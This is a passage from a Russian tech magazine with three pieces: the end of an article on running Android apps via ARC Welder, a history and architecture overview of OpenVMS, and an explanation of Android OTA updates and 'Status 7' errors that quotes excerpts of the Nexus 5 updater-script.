Кроме Instagram, WhatsApp и некоторых игр, мне удалось запустить приложения Яндекса. Это может оказаться полезно: к примеру, у Яндекс.Транспорта нет вебового аналога (кроме того, что доступно на rasp.yandex.ru. — Прим. ред.), а смотреть на компьютере, когда к ближайшей остановке приедет следующий автобус, было бы удобно. Приложение можно открыть на все окно, и главным недостатком будет только отсутствие зума колесом мыши. Приложение Яндекс.Диктовка (оно служит для распознавания речи и пишет под диктовку) тоже заработало, и проблем с микрофоном не было.

Неплохо было бы запустить на компьютере и программы, которые обеспечивают связь с разнообразными «умными» устройствами, чтобы синхронизировать фитнес-браслеты, управлять снабженными беспроводным интерфейсом домашними гаджетами и так далее. Увы, приложения пока что игнорируют наличие в компьютере адаптера Bluetooth LE и жалуются на то, что не могут получить к нему доступ. Я попробовал приложения Misfit, Mi Fit и Playbulb — результат всегда один и тот же.

С НАДЕЖДОЙ НА ЛУЧШЕЕ


Пока что область применения ARC Welder далеко не так широка, как могла бы быть. Невозможно сменить кодировку и задать нужные размеры окна, сервисы Play работают лишь частично, много странностей с управлением, нет поддержки Bluetooth, нет нормальных диалогов выбора и сохранения файлов — все это значительно усложняет жизнь. В Google про подобные недочеты наверняка знают и постепенно доведут разработку до ума. Не исключено, что часть недостатков может оказаться исправленной уже к выходу журнала, но на то, чтобы привести ARC Welder к идеалу, уйдут месяцы.

Наверное, в конечном итоге не будет нужен никакой плагин: Chrome будет уметь устанавливать программы из Google Play как обычные расширения. К этому моменту подтянутся и разработчики — протестируют свои приложения на совместимость с десктопами и добавят поддержку всех нужных функций. Тогда для андроидных программ и настанет светлое кросс-платформенное будущее. ⌶

БЕССМЕРТНЫЙ VMS

ПРОШЛОЕ, НАСТОЯЩЕЕ И БУДУЩЕЕ OPENVMS

OpenVMS — не просто одна из операционных систем общего назначения. Не особенно распространенная, она отличается поразительным долголетием. Зародившись в семидесятые годы, OpenVMS пережила множество тогдашних ОС и сыграла важную роль в появлении Windows NT, на которой основаны все современные версии Windows. Жива она и сейчас.



Роман Ярыженко
rommanio@yandex.ru

НЕМНОГО ИСТОРИИ

Шестидесятые-семидесятые годы прошлого века. Корпорации Microsoft еще не существует, Intel только-только делает первые шаги на рынке микропроцессоров, но эра мини-ЭВМ уже началась — с появления компьютера DEC PDP-8. Нас он интересует лишь как предшественник более поздней серии, PDP-11.

Расцвет PDP-11 пришелся на середину семидесятых. Одной из множества ОС, разработанных для компьютеров этой серии, была RSX-11 — многопользовательская и многозадачная система, спроектированная с учетом разделения прав доступа, в том числе на уровне файловой системы. Однако у RSX было два огромных недостатка: во-первых, количество оперативной памяти, доступной одному приложению, было ограничено (от 64 до 256 Кб в зависимости от версии системы и модификации машины), во-вторых, не было виртуальной памяти. Тем не менее система использовала возможности PDP-11 по максимуму.


В какой-то момент возможности железа стали подходить к пределу, и инженеры DEC решили, что пора создавать новую платформу с большей разрядностью. Так родились два проекта: 36-разрядный Unicorn, основанный на PDP-10, и Star, который также называли «расширенным PDP-11». Линейка PDP-11 была популярнее, чем PDP-10, к тому же Star разрабатывался гораздо быстрее Unicorn, так что последний проект был закрыт. Выжившая разработка превратилась в так называемую VAX Blue Book — спецификацию новой 32-разрядной архитектуры. Интересно, что VAX, которую мы знаем сейчас, представляет собой лишь малую часть из того, что было задумано тогда; по экономическим соображениям остальное реализовано не было.


Параллельно создавалась и операционная система для новой архитектуры — изначально она носила наименование Starlet, но потом ее назвали VMS, Virtual Memory System (VAX, к слову, расшифровывается как Virtual Address eXtension). На тот момент она теоретически поддерживала до 64 Мб ОЗУ. Одной из целей разработки VMS была совместимость с RSX-11M, причем, как и в случае с RSX-11M, в разработке принимал участие не кто иной, как Дейв Катлер, — в команде VMS он был ведущим разработчиком, как и позже в команде NT.

Первая публичная версия VMS вышла в 1978 году. Ядро было написано с нуля, а приложения попросту портированы с RSX-11M и запускались в режиме совместимости с PDP-11. С самого начала в VMS была поддержка DECnet — собственного сетевого протокола DEC, в настоящее время практически нигде не используемого.

Шло время, на VAX-код портировали все больше утилит с PDP-11. В 1984 году одновременно с MicroVAX появилась и MicroVMS. Старшая же сестра, VMS достигла версии 4.0 и обзавелась поддержкой кластеров, длинных имен файлов и ACL. Также появилась рантайм-библиотека языка C. В версии 4.4 (1986 год) добавили поддержку Volume Shadowing — некий аналог программного RAID 1 (сам термин RAID появился годом позже).

В том же 1986 году в недрах DEC созрел план создать свой процессор архитектуры RISC. Изначально проект, названный PRISM, предназначался для запуска ULTRIX — варианта BSD, созданного в DEC. Однако с появлением архитектуры MIPS проект заморозили, но группе, отвечавшей за CMOS-вариант Prism, было разрешено довести дело до конца. Итогом стал 45-мегагерцевый процессор, что по тем временам было фантастикой. Несмотря на то что Prism не вышел за стены DEC,




↗ Панель управления PDP-11



→ Один из компьютеров VAX



↘ Команда разработчиков первой версии VMS

он нашел свое перерождение в процессоре Alpha. Фактически Alpha представлял собой тот же Prism, переработанный с учетом поддержки VMS. У данной архитектуры было несколько основных целей:

- Во-первых, она должна быть долгоживущей. Отсюда вытекает и ее масштабируемость.
- Во-вторых, должна предоставлять максимум производительности как коммерческим, так и техническим приложениям.
- В-третьих, должна быть возможность запускать не только VMS, но и иные ОС.

В 1991 году вышла версия VMS для Alpha. Архитектура была 64-разрядной, что позволяло разработчикам быть более-менее уверенными в ее актуальности в последующие двадцать лет. Как показало время, на нее можно было портировать ОС — спустя два года вышла первая версия Windows NT, одной из поддерживаемых архитектур которой и была Alpha.

VMS тоже развивалась. Двумя годами ранее, в 1989-м, она обзавелась GUI — DECwindows. Еще на год раньше появилась поддержка SMP. А начиная с версии 5.5 (1991, тогда же, когда возникла платформа Alpha) перед названием появился префикс Open, что ознаменовало поддержку POSIX и некоторых других открытых стандартов.

В 1998 году фирма DEC была поглощена компанией Compaq. Примерно тогда же в OpenVMS появилась новая файловая система, ODS-5, которая поддерживала еще более длинные имена файлов и спецсимволы в них, и технология Galaxy (нечто наподобие виртуализации). В 2002-м, после очередного поглощения (Compaq перешел к HP), OpenVMS была портирована на платформу IA-64.

АРХИТЕКТУРА

OpenVMS, в отличие от большинства современных ОС, использует не два, а четыре кольца защиты. Два из них — привычные kernel mode и user mode. Два других — это режимы Executive и Supervisor. Первый нужен для исполнения подсистемы RMS (что-то типа VFS в Linux), отдельных подсистем защиты и загрузчика образов. Из этого режима есть доступ для чтения ко всем данным ядра. Однако набор привилегированных инструкций ограничен, так что вероятность уронить систему из этого режима низка. Режим Supervisor — еще менее привилегированный. В нем работает интерпретатор DCL, и только из него разрешено выполнять вызов загрузчика образов.

Файловая система ведет свое начало от Files-11. Одна из интересных особенностей этого семейства ФС — версии файлов. При открытии файла на запись создается новая версия, и работа происходит именно с ней.

Отдельно стоит рассказать и о безопасности. В OpenVMS вся модель безопасности построена вокруг привилегий, полностью аналогичных по назначению Capabilities в Linux (точнее, POSIX 1e). Всего их около сорока, и некоторая их часть критична — так, установка (или получение) привилегии READALL позволит коду читать все файлы, невзирая на разрешения, а привилегия SYSPRV позволит добавлять, удалять и модифицировать записи в файле SYSUAF.DAT — базе данных пользователей.

OpenVMS считается одной из самых защищенных систем общего назначения. Но причина, возможно, в ее относительно малой распространенности. Потенциально система подвержена тем же атакам, что и *nix-подобные ОС, возможно, даже и в большей степени — из-за большего количества унаследованного кода.


Стоит также упомянуть и о (не)дружелюбности к пользователю. Как и в *nix-системах, существует два вида пользовательского интерфейса — командная строка и GUI. Синтаксис командной строки очень похож на синтаксис DOS, скорее всего из-за того, что последний как раз пошел от PDP. Для пользователей *nix-систем он будет очень непривычен, но у него есть и свои преимущества — к примеру, язык ближе к английскому, нежели язык оболочек *nix. Кроме того, отдельные команды можно сокращать.


В качестве GUI сейчас используется CDE/Motif (в старые времена была своя проприетарная графическая оболочка), и от него явственно исходит дух восьмидесятых. По современным меркам интерфейс выглядит ужасно, однако свою задачу он выполняет. В этой среде нет ни поддержки ООП, ни новомодных графических эффектов, зато благодаря использованию X11 ее можно использовать по сети, правда не без шаманства.



→ «Луковая» структура OpenVMS

↓ Графический интерфейс OpenVMS





ЗАКЛЮЧЕНИЕ. БУДУЩЕЕ OPENVMS

Об OpenVMS можно написать очень много: внимания заслуживает и кластеризация (одна из самых главных отличительных черт системы), и поддержка аж целых трех семейств сетевых протоколов (TCP/IP Services for OpenVMS, Multinet и TCPware), но еще интереснее поговорить про будущее этого проекта.

При иных фантастических и маловероятных обстоятельствах, возможно, современный рынок операционных систем был бы поделен не между двумя системами, а между тремя. Этому, однако, помешали три вещи — лицензионная и ценовая политика DEC, слишком тесная привязка к не самой распространенной архитектуре и нежелание DEC признавать протоколы TCP/IP. В итоге сейчас OpenVMS используется только крупными корпорациями, да и то, скорее всего, из-за того, что перевод бизнес-процессов на иную платформу выйдет дороже.

В июне 2013 года HP объявила о постепенном прекращении поддержки OpenVMS. На этом история системы могла бы и закончиться, если бы не компания Nemonix Enginering, которая в свое время отпочковалась от VMS Software и зарабатывает на поддержке. У Nemonix грандиозные планы — к 2017 году в числе прочего обещают порт на x64. Посмотрим, что из этого выйдет. ⌶



INFO

Предоставляются и некоммерческие лицензии на OpenVMS — для запуска как на реальном железе, так и на эмуляторах. Их необходимо продлевать каждый год.



Дмитрий «BRADA» Подкопаев
john.brada.doe@gmail.com

БОРЕМСЯ СО STATUS 7

КАК РАБОТАЕТ МЕХАНИЗМ ОТА-ОБНОВЛЕНИЙ И ПОЧЕМУ ОН ДАЕТ СБОИ

Gts@shutterstock.com

Довольно часто юзеры, привыкшие рутовать прошивки, устанавливать разного рода системный софт, менять ядра и по-другому издеваться над прошивкой, обнаруживают, что установить OTA-обновление невозможно. Оно просто не встает, ругаясь на измененные системные файлы, неправильные цифровые ключи и всякое прочее. В этой статье я расскажу о самой механике обновления, причинах возникновения проблем и о том, как их решить.


КАК ЭТО РАБОТАЕТ

Первыми новые версии Android традиционно получают последние из устройств Nexus. Когда новая версия прошивки готова для широкой публики, полный образ размещается по адресу developers.google.com/android/nexus/images. Вскоре после этого начинается распространение прошивки по воздуху. Как рассказывает (goo.gl/L85mSS) один из разработчиков Google Дэн Моррилл (Dan Morrill), сначала OTA рассылается на 1% устройств. Это происходит рандомно, независимо от региона или места покупки телефона/планшета. В это время отлавливаются баги, что позволяет приостановить обновление при наличии критических ошибок у большого числа пользователей.

Далее в течение пары недель обновление распространяется для 25, 50, 100% пользователей. То есть на первом этапе шанс на получение обновления имеет одно устройство из ста. Если обновление не получено, то устройство выпадает из списка и повторное неоднократное нажатие на кнопку «Проверить наличие обновлений» автоматически переносит устройство в конец списка. Когда запускается новый этап рассылки, нажатие на кнопку дает следующий шанс получить обновление уже 25%. Так как устройство само проверяет наличие обновления раз в сутки (или при перезагрузке), то нажатие на кнопку может «выстрелить» раньше, чем это случилось бы само по себе. Но опять-таки проверка будет только один раз. Дальнейшие нажатия не помогут. Это не та ситуация, когда «кто первый нажал, тот первый получил». В любом случае обновление по воздуху придет всем в течение пары недель. Самые нетерпеливые могут прошить обновление руками (об этом ниже).

ФОРСИРУЕМ ОБНОВЛЕНИЕ

Ускорить получение обновления можно двумя способами. Первый — очистка данных Google Services Framework с последующей перезагрузкой устройства. Крайне не рекомендуемый способ, который осуждают даже инженеры Гугла (goo.gl/ugSshF). Этот способ вызывает множество негативных эффектов, главный из которых — смена идентификатора для GCM (Google Cloud Messenger). Этот идентификатор нужен во всех программах Гугла и множестве других приложений, использующих функции push-уведомлений. И если в некоторых программах побороть эффекты относительно легко, то для многих других последствия могут быть более печальны. Все приложения просто перестанут принимать push-уведомления, основанные на GCM, пока не получат новый идентификатор. Некоторые приложения делают проверку часто, некоторые редко. Для части поможет очистка данных приложения. А те приложения, которые используют GCM ID в качестве идентификатора на своих серверах, могут иметь более глубокие проблемы.



↑ **Уведомление о наличии обновления**




↓ **Стоковый recovery**


Второй — установка обновления руками через консоль восстановления. Вскоре после запуска OTA в профильных темах устройств на ресурсах 4PDA и XDA появляются файлы вида хеш.signed-hammerhead-LRX21O-from-KTU84P.c1a33561.zip, в названии которых содержится хеш файла, марка устройства, а также версии прошивок для обновления (на какую, с какой). На компе необходимо иметь папку с утилитами ADB и fastboot. Я использую последние версии из Android SDK. В ту же папку нужно положить скачанный архив с OTA-обновлением. Также необходимо иметь правильно установленные драйверы для устройства, которые могут конфликтовать с ранее установленными драйверами для других устройств.

Само устройство следует перевести в режим восстановления (recovery). Для этого на выключенном устройстве зажимаем одновременно кнопки <Power + VolDown> и попадаем в загрузчик, кнопкой громкости выбираем Recovery mode, входим в него кнопкой Power. Появится лежачий Android с восклицательным знаком. Это не ошибка, пугаться не стоит. Необходимо на этом экране коротко нажать <Power + VolUp>, после чего и загрузится стоковый рекавери. В нем необходимо выбрать кнопками громкости пункт apply update from ADB и подтвердить кнопкой включения. Далее необходимо подключить телефон/планшет к компу. Запускаем консоль, переходим в папку с ADB и архивом обновления и вводим следующую команду (для файла, приведенного выше):

```
$ adb sideload хеш.signed-hammerhead-LRX21O-from-KTU84P.c1a33561.zip
```

На компе необходимо иметь папку с утилитами ADB и fastboot. Я использую последние версии из Android SDK





Файлы из архива с обновлением до 5.0

После этого на телефон установится OTA, и он перезагрузится.

МОДИФИЦИРОВАННАЯ ПРОШИВКА

Если у тебя разблокирован загрузчик, стоит кастомный recovery, получен root, который активно используют различные программы, и применены различные модификации, то с вероятностью 99% обновление не установится. Даже при возврате стокового recovery при прошивке через ADB будет выдаваться ошибка Status 7. Кастомный recovery также будет писать ошибку, ругаясь на измененные файлы. Побороть эту проблему можно, вернув смартфон к заводской прошивке, но это не наш метод. Мы разберемся с ней, расковыряв файл обновления, выясним, на каком месте спотыкается установка, и устраним проблему. И все это на примере самого крупного обновления Nexus 5 — с версии 4.4.4 (KTU84P) на 5.0 (LRX21O).

Механика работы OTA

Итак, обновление с 4.4.4 на 5.0 стало самым крупным за последнее время с весом архива в 491 Мб. В связи со сменой Dalvik на ART практически весь код был модифицирован. Так что же содержит архив? Как видно на скриншоте «Файлы из архива с обновлением до 5.0», внутри архива находятся образы бутлоадера (различные разделы), каталоги META-INF, patch и system.

Для минимизации количества трафика и уменьшения нагрузки на серверы, а также для снижения затрат конечного пользователя структура обновления построена так, что файлы с большим количеством изменений или написанные с нуля находятся в каталоге system и меняются целиком. А файлы с небольшими по меркам Гугла изменениями не заменяются, а патчатся, то есть изменяются куски кода внутри файла. Эти файлы находятся внутри каталога patch и имеют расширение .p. Это хорошо видно, если сравнить файлы в /system/bin и /patch/system/bin. При этом для создания патча используется хорошо знакомый юниксоидам bsdiff, позволяющий из двух бинарников получить дельту (файл с разницей между файлами).

Само же волшебство происходит по воле updater-script, который находится в /META-INF/com/google/android. Именно его мы и рассмотрим подробнее. Сам файл весит 463 Кб и содержит строки кода, отвечающие за процесс применения OTA-обновления (на самом деле это скриптовый язык Edify, интерпретатор которого находится в том же каталоге и носит имя update-binary. — Прим. ред.). Вот что он содержит в нашем случае. Сначала монтируется раздел /system (достаточно стандартная для Linux строка монтирования, схожая с теми, что находятся в /etc/fstab):

```
mount("ext4", "EMMC", "/dev/block/platform/msm_sdcc.1/by-name/system", "/system", "max_batch_time=0,commit=1,data=ordered,↵
barrier=1,errors=panic,nodelalloc");
```

Далее скрипт проверяет модель устройства и версию прошивки с помощью чтения системной переменной ro.build.fingerprint (обрати внимание, что он не берет ее из файла /system/build.prop, а запрашивает у самого recovery, поэтому обновления нельзя поставить с помощью кастомной консоли восстановления, хотя до 5.0 это было возможно). Здесь и далее многоточие — это сокращенные строки:

```
getprop("ro.build.fingerprint") == "google/hammerhead/hammerhead:4.4.4/KTU84P/1227136:user/release-keys" ||
getprop("ro.build.fingerprint") ==  "google/hammerhead/hammerhead:5.0/LRX210/1570415:user/release-keys" ||
abort("Package expects build fingerprint of google/↵
hammerhead/hammerhead:4.4.4 ...");
```

```
getprop("ro.product.device") == "hammerhead" ||
abort("This package is for \"hammerhead↵
\" devices ...");
```

Как видно выше, на «неродное» устройство обновление не встанет, зато его можно повторно накатить на версию 5.0. Также скрипт проверяет, подписана ли прошивка официальными ключами Google (release-keys). Из-за этого у многих пользователей возникают проблемы. Далее начинается проверка наличия и целостности отдельных файлов с помощью сверки хешей SHA-1. Для этого используются две функции: sha1_check(), принимающая в качестве аргументов имя файла и хеш, и apply_patch_check(), принимающая три аргумента: имя файла и два хеша. Первая используется просто для проверки целостности файла, вторая проверяет, не был ли файл уже пропатчен. Для простоты длинные хеши в коде ниже заменены на многоточие:

```
sha1_check(read_file ("system/app/Drive/Drive.apk"), ...) ||
apply_patch_check("/system/app/Drive.apk", ...) || abort("\"/system/↵
app/Drive.apk\" has unexpected contents.");
sha1_check(read_file("system/app/Drive/lib/arm/↵
libdocsimageutils.so"), ...) ||
apply_patch_check("/system/lib/libdocsimageutils.↵
so", ...) || abort("\"/system/lib/
libdocsimageutils.so\" has unexpected contents.");
```

Для примера показаны только две проверки. По факту проверяются все файлы, которые подлежат замене или изменению патчем. В коде видно, что обновление выдаст ошибку, если, например, был изменен или удален файл /system/app/Drive.apk. В конце блока проверки скрипт проверяет ядро, доступное место в /system и радио:

```
apply_patch_check("EMMC:/dev/block/platform/msm_sdcc.1/by-name/
boot:8908800:...") || abort("...");
apply_patch_space(23999236) || abort("Not enough↵
free space on/system to apply patches.");
apply_patch_check("EMMC:/dev/block/platform/↵
msm_sdcc.1/by-name/modem:46499328:...") ||↵
abort("...");
```

То есть данное обновление не встанет, если стоит кастомное ядро или модификация радио. Следующим шагом идет удаление старых файлов с устройства перед их заменой на новые и удаление файлов, которые не нужны на новой прошивке:

```
delete("/system/app/BasicDreams/", "/system/app/BasicDreams/arm/", ...);
```

Далее патчатся все необходимые файлы с предварительной проверкой хеша SHA-1. Патчинг выполняется с помощью функции apply_patch(), которая принимает имена файлов для патчинга и несколько хешей: хеш оригинала, хеш патча и хеш результата. Последним аргументом идет имя файла с патчем. Все хеши в коде ниже сокращены до многоточия:

```
sha1_check(read_file("system/app/Drive/Drive.apk"), ...) ||
apply_patch("/system/app/Drive.apk", "-", ..., package_extract_↵
file("patch/system/app/Drive.apk.p"));
```

Последним патчится ядро и RAM-диск:

```
apply_patch("EMMC:/dev/block/platform/msm_sdcc.1/↵
by-name/boot:...,package_extract_file↵
("patch/boot.img.p"));
```

Следующий блок переносит на устройство файлы, которые не попадают под патч и должны быть заменены целиком. Часть из них затем перемещается:

```
package_extract_dir("system", "/system");
rename("system/app/KoreanIME.apk", "system/app/KoreanIME/KoreanIME.apk");
rename("system/framework/wm.odex", "system/framework/arm/wm.odex");
...
```


Удаляются ненужные файлы, расставляются симлинки, права доступа и флаги (здесь на многоточие заменены именно права доступа и флаги):

```
delete("/system/etc/firmware/wcd9320/wcd9320_mbhc.bin", ...);
symlink("/data/misc/audio/mbhc.bin", "/system/etc/firmware/wcd9320/↵
wcd9320_mbhc.bin");
symlink("/data/misc/audio/wcd9320_anc.bin", "/system/etc/firmware/↵
```

ПАРА СЛОВ ОТ РЕДАКТОРА

До недавнего времени OTA-обновления в кастомных прошивках (CyanogenMod, Paranoid) всегда приходили в виде zip'а с полной версией прошивки и было абсолютно неважно, какие изменения вносились в систему до этого. Прошивка всегда устанавливалась заново (с сохранением данных юзера и gapps, естественно), однако в CyanogenMod 11 появилась функция инкрементальных обновлений, но гораздо более простая в сравнении с той, что используется Google. Обновление просто проверяет целостность прошивки и заменяет те файлы, которые изменились с прошлой версии (обычно ночной сборки), без всяких патчей. Причем, если ты пропустишь одно из обновлений, следующее по старинке придет в виде полного обновления. Просто и удобно.

